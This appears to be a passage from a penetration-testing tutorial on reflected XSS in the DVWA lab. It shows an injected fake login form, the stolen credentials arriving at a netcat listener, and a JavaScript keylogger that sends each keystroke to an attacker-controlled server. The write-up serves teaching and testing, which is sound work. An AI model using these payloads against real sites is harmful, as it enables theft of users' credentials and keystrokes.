
Hello
Please login to proceed
Username:
Password:
Logon

Once the user enters their credentials and clicks on the Logon button, the request is sent to the attacker-controlled server. The request can be seen in the screenshots below.



```
Request to http://192.168.149.128:80

GET /?user=pentest&pass=pentest HTTP/1.1
Host: 192.168.149.128
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://localhost:81/DVWA/vulnerabilities/xss_r/?name=%3Ch3%3EPlease%20login%20to%20proceed%3C/h3%3E%3Cform%20action=http://192.168.149.128%3EUsername:%3Cb
%3Cinput%20type=%22username%22%20name=%22user%22%3E%3Cbr%3EPassword:%3Cbr%3E%3Cinput%20type=%22password%22%20name=%22pass%22%3E%3Cbr%3E
r%3E%3Cinput%20type=%22submit%22%20value=%22Logon%22%3E%3C/form%3E%3C/div%3E
Connection: close
Upgrade-Insecure-Requests: 1
```


The credentials entered by the user (pentest:pentest) can be seen on the attacking server as shown in the above image. We can even check the results using netcat.



```
root@kali:~# nc -lvp 80
listening on [any] 80 ...
192.168.149.1: inverse host lookup failed: Unknown host
connect to [192.168.149.128] from (UNKNOWN) [192.168.149.1] 2921
GET /?user=pentest&pass=pentest HTTP/1.1
Host: 192.168.149.128
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:48.0) Gecko/20100101 Firefox/
48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:81/DVWA/vulnerabilities/xss_r/?name=%3Ch3%3EPlease%20l
```


4. Capture the keystrokes by injecting a keylogger.

In this attack scenario we will inject a JavaScript keylogger into the vulnerable web page and we will capture all the key strokes of the user within the current page. For this, we will create a separate JavaScript file and we will host it on the attacker controlled server. We need this file because the payload is too big to be inserted in the URL and to avoid encoding and esca-ping errors. The JavaScript keylogger file contains the following code as shown below.



```
document.onkeypress = function(evt) {
        evt = evt || window.event
        key = String.fromCharCode(evt.charCode)
        if (key) {
           var http = new XMLHttpRequest();
           var param = encodeURI(key)
           http.open("POST","http://192.168.149.128/keylog.php",true);
           http.setRequestHeader("Content-type","application/x-www-form-urlencoded
           http.send("key="+param);
        }
    }
```

On every key press, a new XMLHttp request is generated and sent towards the keylog.php page hosted at the attacker controlled server. The code in keylog.php writes the value of the pressed keys into a file called data.txt.

